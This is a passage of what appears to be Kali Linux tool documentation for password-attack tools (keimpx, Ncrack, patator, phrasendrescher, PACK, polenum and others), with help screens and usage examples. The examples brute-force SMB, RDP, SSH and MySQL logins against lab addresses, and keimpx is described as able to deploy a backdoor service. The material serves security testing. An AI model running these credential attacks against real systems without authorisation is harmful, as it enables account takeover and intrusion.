12	proxy		*	13:13:proxy:/bin:/bin/sh
13	www-data		*	33:33:www-data:/var/www:/bin/sh
14	backup		*	34:34:backup:/var/backups:/bin/sh
15	list		*	38:38:Mailing List Manager:/var/list:/bin/sh

100% (1/1: 1 cracked, 0 left)

CATEGORIES: PASSWORD ATTACKS*TAGS:* GUI, PASSWORDS

keimpx

DESCRIPTION OF THE KEIMPX PACKAGE

keimpx is an open source tool, released under a modified version of Apache License 1.1.

It can be used to quickly check for valid credentials across a network over SMB. Credentials can be:

- Combination of user / plain-text password.
- Combination of user / NTLM hash.
- Combination of user / NTLM logon session token.

If any valid credentials has been discovered across the network after its attack phase, the user is asked to choose which host to connect to and which valid credentials to use, then he will be prompted with an interactive SMB shell where the user can:

- Spawn an interactive command prompt.

- Navigate through the remote SMB shares: list, upload, download files, create, remove files, etc.
- Deploy and undeploy his own service, for instance, a backdoor listening on a TCP port for incoming connections.
- List users details, domains and password policy.

Source: https://github.com/inquisb/keimpx

keimpx Homepage | Kali keimpx Repo

- Author: Bernardo Damele A. G.
- License: Apache

TOOLS INCLUDED IN THE KEIMPX PACKAGE

keimpx–CheckforvalidcredentialsacrossanetworkoverSMB

```
root@kali:~# keimpx -h

    keimpx 0.3-dev
    by Bernardo Damele A. G. <bernardo.damele@gmail.com>

Usage: ./keimpx.py [options]

Options:
  --version       show program's version number and exit
  -h, --help      show this help message and exit
  -v VERBOSE      Verbosity level: 0-2 (default: 0)
  -t TARGET       Target address
  -l LIST         File with list of targets
  -U USER         User
  -P PASSWORD     Password
  --nt=NTHASH     NT hash
  --lm=LMHASH     LM hash
  -c CREDSFILE    File with list of credentials
  -D DOMAIN       Domain
  -d DOMAINSFILE  File with list of domains
  -p PORT         SMB port: 139 or 445 (default: 445)
  -n NAME         Local hostname
  -T THREADS      Maximum simultaneous connections (default: 10)
  -b              Batch mode: do not ask to get an interactive SMB shell
  -x EXECUTELIST  Execute a list of commands against all hosts
```

KEIMPX USAGE EXAMPLE

Read a list of IP addresses *(–l /root/smbopen.txt)* and attempt to login as the user victim *(–U victim)* with a password of s3cr3t *(–P s3cr3t)* with a verbosity level of 1 *(–v 1)*, running in batch mode *(–b)*:

```
root@kali:~# keimpx -l /root/smbopen.txt -U victim -P s3cr3t -v 1 -b
```

```
   keimpx 0.3-dev
   by Bernardo Damele A. G. <bernardo.damele@gmail.com>

[09:26:59] [INFO] Loading targets
[09:26:59] [INFO] Loading credentials
[09:26:59] [INFO] Loading domains
[09:26:59] [INFO] Loaded 4 unique targets
[09:26:59] [INFO] Loaded 1 unique credentials
[09:26:59] [INFO] No domains specified, using NULL domain
[09:26:59] [INFO] Attacking host 192.168.1.104:445
[09:26:59] [INFO] Attacking host 192.168.1.200:445
[09:26:59] [INFO] Attacking host 192.168.1.220:445
[09:26:59] [INFO] Attacking host 192.168.1.232:445
[09:26:59] [INFO] Wrong credentials on 192.168.1.104:445: victim/s3cr3t
(ERRnoaccess(Access denied.))
[09:26:59] [INFO] Attack on host 192.168.1.104:445 finished
[09:26:59] [INFO] Valid credentials on 192.168.1.200:445: victim/s3cr3t
```

CATEGORIES: PASSWORD ATTACKSTAGS: PASSWORDS, SMB

MaltegoTeeth

MALTEGO TEETH PACKAGE DESCRIPTION

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it's the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.

Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego.

What does Maltego do?

Maltego is a program that can be used to determine the relationships and real world links between:

- People
- Groups of people (social networks)
- Companies

- Organizations
- Web sites
- Internet infrastructure such as:
- Domains
- DNS names
- Netblocks
- IP addresses
- Phrases
- Affiliations
- Documents and files
- These entities are linked using open source intelligence.
- Maltego is easy and quick to install – it uses Java, so it runs on Windows, Mac and Linux.
- Maltego provides you with a graphical interface that makes seeing these relationships instant and accurate – making it possible to see hidden connections.
- Using the graphical user interface (GUI) you can see relationships easily – even if they are three or four degrees of separation away.
- Maltego is unique because it uses a powerful, flexible framework that makes customizing possible. As such, Maltego can be adapted to your own, unique requirements.

What can Maltego do for me?

- Maltego can be used for the information gathering phase of all security related work. It will save you time and will allow you to work more accurately and smarter.
- Maltego aids you in your thinking process by visually demonstrating interconnected links between searched items.
- Maltego provide you with a much more powerful search, giving you smarter results.
- If access to “hidden” information determines your success, Maltego can help you discover it.

Source: http://paterva.com/web6/products/maltego.php

Maltego Homepage | Kali Maltego Teeth Repo

- Author: Paterva
- License: Commercial

MALTEGO TEETH README

```
root@kali:~# cat /opt/Teeth/README.txt
NB NB: This runs on Kali Linux
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
#Make directory /opt/Teeth/
#Copy tgz to /opt/Teeth/
#Untar

Load the config file called /opt/Teeth/etc/Maltego_config.mtz file into Maltego.
```

```
This is painless:
1) Open Maltego Tungsten (or Radium)
2) Click top left globe/sphere (Application button)
3) Import -> Import configuration, choose /opt/Teeth/etc/Maltego_config.mtz

Notes
-----
Config file is in /opt/Teeth/etc/TeethConfig.txt
Everything can be set in the config file.

Log file is /var/log/Teeth.log, tail -f it while you running transforms for
real time logs of what's happening.

You can set DEBUG/INFO. DEBUG is useful for seeing progress - set in
/opt/Teeth/units/TeethLib.py line 26

Look in cache/ directory. Here you find caches of:
1) Nmap results
2) Mirrors
3) SQLMAP results

You need to remove cache files by hand if you no longer want them.
You can run housekeep/clear_cache.sh but it removes EVERYTHING.

The WP brute transform uses Metasploit.Start Metasploit server so:
   msfconsole -r /opt/Teeth/static/Teeth-MSF.rc
It takes a while to start, so be patient.

In /housekeep is killswitch.sh - it's the same as killall python.
```

CATEGORIES: EXPLOITATION TOOLS, INFORMATION GATHERING, PASSWORD ATTACKS, WEB APPLICATIONS*TAGS:* EXPLOITATION, GUI, PORTSCANNING, WEBAPPS

Maskprocessor

MASKPROCESSOR PACKAGE DESCRIPTION

Maskprocessor is a High-Performance word generator with a per-position configureable charset packed into a single stand-alone binary. Maskprocessor is a High-Performance word generator with a per-position configureable charset packed into a single stand-alone binary.

Source: https://hashcat.net/wiki/doku.php?id=maskprocessor

Maskprocessor Homepage | Kali Maskprocessor Repo

- Author: Atom
- License: Other

TOOLS INCLUDED IN THE MASKPROCESSOR PACKAGE

maskprocessor–High-Performancewordgeneratorwithper-positionconfigureablecharset

```
root@kali:~# maskprocessor -h
mp by atom, High-Performance word generator with per-position configureable charset

Usage: ./mp.bin [options]... mask

* Startup:

  -V,  --version             Print version
  -h,  --help                Print help

* Increment:

  -i,  --increment           Enable increment mode
       --increment-min=NUM   Start incrementing at NUM
       --increment-max=NUM   Stop incrementing at NUM

* Misc:

       --combinations        Calculate number of combinations
       --hex-charset         Assume charset is given in hex
  -q,  --seq-max             Maximum number of multiple sequential characters

* Resources:

  -s,  --start-at=WORD       Start at specific position
  -l,  --stop-at=WORD        Stop at specific position

* Files:

  -o,  --output-file=FILE    Output-file

* Custom charsets:

  -1,  --custom-charset1=CS  User-defineable charsets
  -2,  --custom-charset2=CS  Example:
  -3,  --custom-charset3=CS  --custom-charset1=?dabcdef
  -4,  --custom-charset4=CS  sets charset ?1 to 0123456789abcdef
```

```
* Built-in charsets:

  ?l = abcdefghijklmnopqrstuvwxyz
  ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
  ?d = 0123456789
  ?s =  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  ?h = 8 bit characters from 0xc0 - 0xff
  ?D = 8 bit characters from german alphabet
  ?F = 8 bit characters from french alphabet
  ?R = 8 bit characters from russian alphabet
```

MASKPROCESSOR USAGE EXAMPLE

Generate a list of words beginning with *(pass)* and append one digit *(?d)* and one lowercase letter *(?l)*:

```
root@kali:~# maskprocessor pass?d?l
pass0a
pass0b
pass0c
pass0d
pass0e
pass0f
pass0g
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

multiforcer

MULTIFORCER PACKAGE DESCRIPTION

A CUDA & OpenCL accelerated rainbow table implementation from the ground up, and a CUDA hash brute forcing tool with support for many hash types including MD5, SHA1, LM, NTLM, and lots more.

Source: http://sourceforge.net/projects/cryptohaze/

multiforcer Homepage | Kali multiforcer Repo

- Author: Bitweasil
- License: GPLv2

TOOLS INCLUDED IN THE MULTIFORCER PACKAGE

multiforcer–Multi-GPUpasswordcracker

The Cryptohaze Multiforcer is a multi-GPU (nVidia CUDA only right now) tool for high performance password cracking.

showconfig-opencl–DisplaysthecurrentOpenCLconfiguration

Shows the current OpenCL configuration.

MULTIFORCER USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* GPU, PASSWORDS

Ncrack

NCRACK PACKAGE DESCRIPTION

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords. Security professionals also rely on Ncrack when auditing their clients. Ncrack was designed using a modular approach, a command-line syntax similar to Nmap and a dynamic engine that can adapt its behaviour based on network feedback. It allows for rapid, yet reliable large-scale auditing of multiple hosts.

Ncrack's features include a very flexible interface granting the user full control of network operations, allowing for very sophisticated bruteforcing attacks, timing templates for ease of use, runtime interaction similar to Nmap's and many more. Protocols supported include RDP, SSH, http(s), SMB, pop3(s), VNC, FTP, and telnet.

Source: http://nmap.org/ncrack/

Ncrack Homepage | Kali Ncrack Repo

- Author: Insecure.Com LLC
- License: GPLv2

TOOLS INCLUDED IN THE NCRACK PACKAGE

ncrack–High-speednetworkauthenticationcrackingtool

```
root@kali:~# ncrack -h
Ncrack 0.4ALPHA ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host-specific, type of service-specific
  (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000
  Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
  -p <service-list>: services will be applied to all non-standard notation hosts
  -m <service>:<options>: options will be applied to all services of this type
  -g <options>: options will be applied to every service globally
  Misc options:
    ssl: enable SSL over this service
    path <name>: used in modules like HTTP ('=' needs escaping if used)
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, unless you append 'ms'
  (miliseconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  Service-specific options:
    cl (min connection limit): minimum number of concurrent parallel connections
    CL (max connection limit): maximum number of concurrent parallel connections
    at (authentication tries): authentication attempts per connection
    cd (connection delay): delay <time> between each connection initiation
    cr (connection retries): caps number of service connection attempts
    to (time-out): maximum cracking <time> for service, regardless of success so far
  -T<0-5>: Set timing template (higher is faster)
  --connection-limit <number>: threshold for total concurrent connections
AUTHENTICATION:
  -U <filename>: username file
  -P <filename>: password file
  --user <username_list>: comma-separated username list
  --pass <password_list>: comma-separated password list
  --passwords-first: Iterate password list for each username. Default is opposite.
OUTPUT:
  -oN/-oX <file>: Output scan in normal and XML format, respectively, to the given
filename.
  -oA <basename>: Output in the two major formats at once
  -v: Increase verbosity level (use twice or more for greater effect)
  -d[level]: Set or increase debugging level (Up to 10 is meaningful)
  --nsock-trace <level>: Set nsock trace level (Valid range: 0 - 10)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
MISC:
  --resume <file>: Continue previously saved session
  -f: quit cracking service after one found credential
  -6: Enable IPv6 cracking
  -sL or --list: only list hosts and services
  --datadir <dirname>: Specify custom Ncrack data file location
  -V: Print version number
  -h: Print this help summary page.
MODULES:
  FTP, SSH, TELNET, HTTP(S), POP3(S), SMB, RDP, VNC
EXAMPLES:
  ncrack -v --user root localhost:22
  ncrack -v -T5 https://192.168.0.1
  ncrack -v -iX ~/nmap.xml -g CL=5,to=1h
SEE THE MAN PAGE (http://nmap.org/ncrack/man.html) FOR MORE OPTIONS AND EXAMPLES
```

NCRACK USAGE EXAMPLE

Use verbose mode *(-v)*, read a list of IP addresses *(-iL win.txt)*, and attempt to login with the username victim *(-user victim)* along with the passwords in a dictionary *(-P passes.txt)* using the RDP protocol *(-p rdp)* with a one connection at a time *(CL=1)*:

```
root@kali:~# ncrack -v -iL win.txt --user victim -P passes.txt -p rdp CL=1

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2014-05-19 09:54 EDT

rdp://192.168.1.220:3389 finished.
Discovered credentials on rdp://192.168.1.200:3389 'victim' 's3cr3t'
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* HTTP, HTTPS, PASSWORDS, SMB

oclgausscrack

OCLGAUSSCRACK PACKAGE DESCRIPTION

The goal of the program is to crack the verification hash of the encrypted payload of the Gauss Virus. Uses OpenCL to accelerate the 10k MD5 loop Uses optimizations also used in oclHashcat-plus for maximum performance Able to handle multi-GPU setups (of the same type) VCL (Virtual CL) v1.18 compatible Open Source Supports integration into distributed computing environments Supports resume.

Source: https://hashcat.net/oclGaussCrack/

oclgausscrack Homepage | Kali oclgausscrack Repo

- Author: Jens Steube
- License: GPLv2

TOOLS INCLUDED IN THE OCLGAUSSCRACK PACKAGE

oclgausscrack–CracktheverificationhashoftheencryptedpayloadoftheGaussVirus

The program is to crack the verification hash of the encrypted payload of the Gauss Virus.

gaussfilter–Skipsalllinesfromagiveninputwhichmustbeencodedinutf16

This tool simply skips all lines from a given input which must be encoded in utf16 in case the first character value <=

0x007a. It is useful since gauss filters all inputs from "%PROGRAMFILES%*" where cFileName[0] > 0x007A (UNICODE 'z').

gausscombinator–Concatenatestwoinputsourcesencodedinutf16inmemory

This tool simply concatenates two input sources encoded in utf16 in memory. It is useful since there are two input sources used in gauss to generate the key.

OCLGAUSSCRACK USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* GPU, PASSWORDS

PACK

PACK PACKAGE DESCRIPTION

PACK was developed in order to aid in a password cracking competition "Crack Me If You Can" that occurred during Defcon 2010. The goal of this toolkit is to aid in preparation for the "better than bruteforce" password attacks by analyzing common ways that people create passwords. After the analysis stage, the statistical database can be used to generate attack masks for tools such as oclHashcat. NOTE: This tool itself can not crack passwords, but helps other tools crack more passwords faster.

Source: http://thesprawl.org/projects/pack/

PACK Homepage | Kali PACK Repo

- Author: iphelix
- License: GPLv3

TOOLS INCLUDED IN THE PACK PACKAGE

dictstat–Generatedictionaryfilestatistics

```
root@kali:~# dictstat -h
[?] Psyco is not available. Install Psyco on 32-bit systems for faster parsing.
Usage: dictstat [options] passwords.txt

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -l 8, --length=8      Password length filter.
  -c loweralpha, --charset=loweralpha
                        Password charset filter.
  -m stringdigit, --mask=stringdigit
                        Password mask filter
  -o masks.csv, --maskoutput=masks.csv
                      Save masks to a file
```

maskgen–Generatehashcatmasks

```
root@kali:~# maskgen -h
Usage: maskgen [options] masksfile.csv

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  --minlength=8         Minimum password length
  --maxlength=8         Maximum password length
  --mintime=MINTIME     Minimum time to crack
  --maxtime=MAXTIME     Maximum time to crack
  --complexity=COMPLEXITY
                      maximum password complexity
  --occurence=OCCURENCE
                      minimum times mask was used
  --checkmask=?u?l ?l ?l ?l ?l ?d
                      check mask coverage
  --showmasks           Show matching masks
  --pps=1000000000      Passwords per Second
```

policygen–Generatehashcatmasks

```
root@kali:~# policygen -h
Usage: policygen [options]

Type --help for more options

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  --length=8            Password length
  -o masks.txt, --output=masks.txt
                      Save masks to a file
  --pps=1000000000      Passwords per Second
  -v, --verbose

  Password Policy:
    Define the minimum (or maximum) password strength policy that you
    would like to test

    --mindigits=1       Minimum number of digits
    --minlower=1        Minimum number of lower-case characters
    --minupper=1        Minimum number of upper-case characters
    --minspecial=1      Minimum number of special characters
    --maxdigits=3       Maximum number of digits
    --maxlower=3        Maximum number of lower-case characters
    --maxupper=3        Maximum number of upper-case characters
    --maxspecial=3      Maximum number of special characters
```

DICTSTAT USAGE EXAMPLE

Generate statistics for passwords with a length of 10 *(-l 10)* contained in the rockyou wordlist *(rockyou.txt)*:

```
root@kali:~# dictstat -l 10 rockyou.txt
[?] Psyco is not available. Install Psyco on 32-bit systems for faster parsing.
[*] Analyzing passwords: rockyou.txt
[+] Analyzing 14% (2013690/14344392) passwords
    NOTE: Statistics below is relative to the number of analyzed passwords, not total
number of passwords

[*] Line Count Statistics...
[+]                       10: 100% (2013690)

[*] Mask statistics...
[+]              stringdigit: 37% (750966)
[+]                 alldigit: 23% (478224)
[+]                allstring: 22% (452145)
[+]                othermask: 04% (90240)
[+]              digitstring: 03% (78964)
[+]        stringdigitstring: 02% (59783)
[+]      stringspecialstring: 01% (33178)
[+]       stringspecialdigit: 01% (25295)
[+]            stringspecial: 01% (22176)
[+]         digitstringdigit: 00% (17290)
[+]     specialstringspecial: 00% (3459)
[+]            specialstring: 00% (1767)
[+]               allspecial: 00% (203)

[*] Charset statistics...
[+]            loweralphanum: 41% (836189)
[+]                  numeric: 23% (478224)
[+]               loweralpha: 20% (416961)
[+]     loweralphaspecialnum: 03% (66553)
[+]        loweralphaspecial: 02% (55720)
[+]            mixedalphanum: 02% (54199)
[+]            upperalphanum: 02% (47431)
[+]               upperalpha: 00% (19723)
[+]               mixedalpha: 00% (15461)
[+]     mixedalphaspecialnum: 00% (9014)
[+]        mixedalphaspecial: 00% (6856)
[+]     upperalphaspecialnum: 00% (3699)
[+]        upperalphaspecial: 00% (3457)
[+]                  special: 00% (203)

[*] Advanced Mask statistics...
[+]     ?d?d?d?d?d?d?d?d?d?d: 23% (478224)
[+]     ?l?l?l?l?l?l?l?l?l?l: 20% (416961)
[+]     ?l?l?l?l?l?l?l?l?d?d: 10% (213117)
[+]     ?l?l?l?l?l?l?d?d?d?d: 07% (160596)
[+]     ?l?l?l?l?l?l?l?l?l?d: 06% (129833)
[+]     ?l?l?l?l?l?l?l?d?d?d: 04% (87613)
[+]     ?l?l?l?l?d?d?d?d?d?d: 01% (33277)
```

POLICYGEN USAGE EXAMPLE

Generate Hashcat masks with a length of 8 *(–length=8)* and containing at least 1 uppercase letter *(–minupper 1)* and at least 1 digit *(–mindigit 1)*, saving the masks to a file *(–o complexity.hcmask)*:

```
root@kali:~# policygen --length=8 --minupper 1 --mindigit 1 -o complexity.hcmask
[*] Password policy:
[+] Password length: 8
[+] Minimum strength: lower: 0, upper: 1, digits: 1, special: 0
[+] Maximum strength: lower: 8, upper: 8, digits: 8, special: 8
[*] Total Masks:  65536 Runtime: [76d|1834h|110078m|6604680s]
[*] Policy Masks: 52670 Runtime: [40d|977h|58659m|3519568s]
root@kali:~# head complexity.hcmask
?l?l?l?l?l?l?u?d
?l?l?l?l?l?l?d?u
?l?l?l?l?l?u?l?d
?l?l?l?l?l?u?u?d
?l?l?l?l?l?u?d?l
?l?l?l?l?l?u?d?u
?l?l?l?l?l?u?d?d
?l?l?l?l?l?u?d?s
?l?l?l?l?l?u?s?d
?l?l?l?l?l?d?l?u
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

patator

PATATOR PACKAGE DESCRIPTION

Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. Currently it supports the following modules:

- ftp_login : Brute-force FTP
- ssh_login : Brute-force SSH
- telnet_login : Brute-force Telnet
- smtp_login : Brute-force SMTP
- smtp_vrfy : Enumerate valid users using the SMTP ‘VRFY’ command
- smtp_rcpt : Enumerate valid users using the SMTP ‘RCPT TO’ command
- finger_lookup : Enumerate valid users using Finger
- http_fuzz : Brute-force HTTP
- pop_login : Brute-force POP3
- pop_passd : Brute-force poppassd (http://netwinsite.com/poppassd/)
- imap_login : Brute-force IMAP4 - ldap_login : Brute-force LDAP
- smb_login : Brute-force SMB
- smb_lookupsid : Brute-force SMB SID-lookup
- vmauthd_login : Brute-force VMware Authentication Daemon
- mssql_login : Brute-force MSSQL
- oracle_login : Brute-force Oracle
- mysql_login : Brute-force MySQL
- pgsql_login : Brute-force PostgreSQL
- vnc_login : Brute-force VNC
- dns_forward : Brute-force DNS
- dns_reverse : Brute-force DNS (reverse lookup subnets)
- snmp_login : Brute-force SNMPv1/2 and SNMPv3
- unzip_pass : Brute-force the password of encrypted ZIP files
- keystore_pass : Brute-force the password of Java keystore files

Source: http://code.google.com/p/patator/

patator Homepage | Kali patator Repo

- Author: Sebastien MACKE
- License: GPLv2

TOOLS INCLUDED IN THE PATATOR PACKAGE

patator–Multi-purposebrute-forcer

```
root@kali:~# patator
Patator v0.5 (http://code.google.com/p/patator/)
Usage: patator.py module --help

Available modules:
  + ftp_login     : Brute-force FTP
  + ssh_login     : Brute-force SSH
  + telnet_login  : Brute-force Telnet
  + smtp_login    : Brute-force SMTP
  + smtp_vrfy     : Enumerate valid users using SMTP VRFY
  + smtp_rcpt     : Enumerate valid users using SMTP RCPT TO
  + finger_lookup : Enumerate valid users using Finger
  + http_fuzz     : Brute-force HTTP
  + pop_login     : Brute-force POP3
  + pop_passd     : Brute-force poppassd (http://netwinsite.com/poppassd/)
  + imap_login    : Brute-force IMAP4
  + ldap_login    : Brute-force LDAP
  + smb_login     : Brute-force SMB
  + smb_lookupsid : Brute-force SMB SID-lookup
  + vmauthd_login : Brute-force VMware Authentication Daemon
  + mssql_login   : Brute-force MSSQL
  + oracle_login  : Brute-force Oracle
  + mysql_login   : Brute-force MySQL
  + mysql_query   : Brute-force MySQL queries
  + pgsql_login   : Brute-force PostgreSQL
  + vnc_login     : Brute-force VNC
  + dns_forward   : Forward lookup names
  + dns_reverse   : Reverse lookup subnets
  + snmp_login    : Brute-force SNMP v1/2/3
  + unzip_pass    : Brute-force the password of encrypted ZIP files
  + keystore_pass : Brute-force the password of Java keystore files
  + tcp_fuzz      : Fuzz TCP services
  + dummy_test    : Testing module
```

PATATOR USAGE EXAMPLE

Do a MySQL brute force attack *(mysql_login)* with the root user *(user=root)* and passwords contained in a file *(password=FILE0 0=/root/passes.txt)* against the given host *(host=127.0.0.1)*, ignoring the specified string *(–x ignore:fgrep='Access denied for user')*:

```
root@kali:~# patator mysql_login user=root password=FILE0 0=/root/passes.txt
host=127.0.0.1 -x ignore:fgrep='Access denied for user'
12:30:36 patator    INFO - Starting Patator v0.5 (http://code.google.com/p/patator/)
```

```
at 2014-05-19 12:30 EDT
12:30:36 patator    INFO -
12:30:36 patator    INFO - code  size | candidate                              |   num |
mesg
12:30:36 patator    INFO - ----------------------------------------------------------
------------
12:30:37 patator    INFO - 0     16   | toor                                   |  4493 |
5.5.37-0+wheezy1
12:30:37 patator    INFO - Hits/Done/Skip/Fail/Size: 1/4493/0/0/4493, Avg: 3582 r/s,
Time: 0h 0m 1s
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* MSSQL, MYSQL, ORACLE, PASSWORDS, POSTGRESQL, SMB, SNMP

phrasendrescher

PHRASENDRESCHER PACKAGE DESCRIPTION

phrasen|drescher (p|d) is a modular and multi processing pass phrase cracking tool. It comes with a number of plugins but a simple plugin API allows an easy development of new plugins. The main features of p|d are:

- Modular with the use of plugins
- Multi processing
- Dictionary attack with or without permutations (uppercase, lowercase, l33t, etc.)
- Incremental brute force attack with custom character maps
- Runs on FreeBSD, NetBSD, OpenBSD, MacOS and Linux

Source: http://www.leidecker.info/projects/phrasendrescher/index.shtml

phrasendrescher Homepage | Kali phrasendrescher Repo

- Author: Nico Leidecker
- License: 3-clause BSD

TOOLS INCLUDED IN THE PHRASENDRESCHER PACKAGE

pd–Passphrasecrackingtool

```
root@kali:~# pd -h
phrasen|drescher 1.2.2 - the passphrase cracker
Copyright (C) 2008 Nico Leidecker; http://www.leidecker.info

Usage: pd plugin [options]

 Available plugins:
   enc-file  mssql  pkey  http-raw  ssh
```

```
General Options:
  h           : print this message
  v           : verbose mode
  i from[:to] : incremental mode beginning with word length `from'
                and going to `to'
  d file      : run dictionary based with words from `file'
  w number    : number of worker threads (default is one)
  r rules     : specify rewriting rules for the dictionary mode:
                  A = all characters upper case
                  F = first character upper case
                  L = last character upper case
                  W = first letter of each word to upper case
                  a = all characters lower case
                  f = first character lower case
                  l = last character lower case
                  w = first letter of each word to lower case
                  D = prepend digit
                  d = append digit
                  e = 1337 characters
                  x = all rules

Environment Variables:
  PD_PLUGINS : the directory containing plugins
               (current is /usr/lib/phrasendrescher)
  PD_CHARMAP : the characters for the incremental mode are
               taken from a character list. A customized list
               can be specified in the environment variable
```

PD USAGE EXAMPLE

Use the SSH brute force plugin *(ssh)* and the passwords in a wordlist *(-d passes.txt)* against the target server *(-t 192.168.1.202)*, displaying verbose output *(-v)*:

```
root@kali:~# pd ssh -d passes.txt -t 192.168.1.202 -v
phrasen|drescher 1.2.2 - the passphrase cracker
Copyright (C) 2008 Nico Leidecker; http://www.leidecker.info

[ssh] Trying host 192.168.1.202:22...
[ssh]   Fingerprint: C1 D3 4E 15 1F C0 EE 45 1A EC 7E EC D6 6A 02 7C
[ssh]   Authentication mechanisms: publickey,password (using: password)
[ssh] Complete List of targets:
[ssh]   192.168.1.202:22
[ssh] Users:
[ssh]   root
```

```
plugin ssh loaded. Running now (1 workers)...
--------------------------------------------------
mode: dictionary (passes.txt)
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* HTTP, MSSQL, PASSWORDS

polenum

POLENUM PACKAGE DESCRIPTION

polenum is a python script which uses the Impacket Library from CORE Security Technologies to extract the password policy information from a windows machine. This allows a non-windows (Linux, Mac OSX, BSD etc..) user to query the password policy of a remote windows box without the need to have access to a windows machine.

Source: https://labs.portcullis.co.uk/tools/polenum/

polenum Homepage | Kali polenum Repo

- Author: deanx
- License: Modified Apache

TOOLS INCLUDED IN THE POLENUM PACKAGE

polenum–ExtractsthepasswordpolicyfromaWindowssystem

```
root@kali:~# polenum

  polenum 0.2 - (C) 2008 deanx

            RID[at]Portcullis-Security.com

  Usage:/usr/bin/polenum [username[:password]@]<address> [protocol list...]

       Available protocols: ['445/SMB', '139/SMB']
```

POLENUM USAGE EXAMPLE

Get the password policy of the system by logging in with the provided username and password *(victim:s3cr3t@192.168.1.200)* using SMB port 445*('445/SMB')*:

```
root@kali:~# polenum victim:s3cr3t@192.168.1.200 '445/SMB'

[+] Attaching to 192.168.1.200 using victim:s3cr3t

   [+] Trying protocol 445/SMB...
[+] Found domain(s):

    [+] WIN7-X86
    [+] Builtin

[+] Password Info for Domain: WIN7-X86

    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: Not Set
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
```

CATEGORIES: MAINTAINING ACCESS, PASSWORD ATTACKS*TAGS:* PASSWORDS, SMB

RainbowCrack

RAINBOWCRACK PACKAGE DESCRIPTION

RainbowCrack is a general propose implementation of Philippe Oechslin’s faster time-memory trade-off technique. It crack hashes with rainbow tables.

RainbowCrack uses time-memory tradeoff algorithm to crack hashes. It differs from brute force hash crackers.

A brute force hash cracker generate all possible plaintexts and compute the corresponding hashes on the fly, then compare the hashes with the hash to be cracked. Once a match is found, the plaintext is found. If all possible plaintexts are tested and no match is found, the plaintext is not found. With this type of hash cracking, all intermediate computation results are discarded.

A time-memory tradeoff hash cracker need a pre-computation stage, at the time all plaintext/hash pairs within the selected hash algorithm, charset, plaintext length are computed and results are stored in files called rainbow table. It is time consuming to do this kind of computation. But once the one time pre-computation is finished, hashes stored in the table can be cracked with much better performance than a brute force cracker.

Source: http://project-rainbowcrack.com/index.htm

RainbowCrack Homepage | Kali RainbowCrack Repo

- Author: RainbowCrack Project
- License: Free

TOOLS INCLUDED IN THE RAINBOWCRACK PACKAGE

rcrack–Rainbowtablepasswordcracker

```
root@kali:~# rcrack
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage: rcrack rt_files [rt_files ...] -h hash
       rcrack rt_files [rt_files ...] -l hash_list_file
       rcrack rt_files [rt_files ...] -f pwdump_file
       rcrack rt_files [rt_files ...] -n pwdump_file
rt_files:              path to the rainbow table(s), wildchar(*, ?) supported
-h hash:               load single hash
-l hash_list_file:      load hashes from a file, each hash in a line
-f pwdump_file:         load lanmanager hashes from pwdump file
-n pwdump_file:         load ntlm hashes from pwdump file

hash algorithms implemented in alglib0.so:
    lm, plaintext_len limit: 0 - 7
    ntlm, plaintext_len limit: 0 - 15
    md5, plaintext_len limit: 0 - 15
    sha1, plaintext_len limit: 0 - 20
    mysqlsha1, plaintext_len limit: 0 - 20
    halflmchall, plaintext_len limit: 0 - 7
    ntlmchall, plaintext_len limit: 0 - 15
    oracle-SYSTEM, plaintext_len limit: 0 - 10
    md5-half, plaintext_len limit: 0 - 15

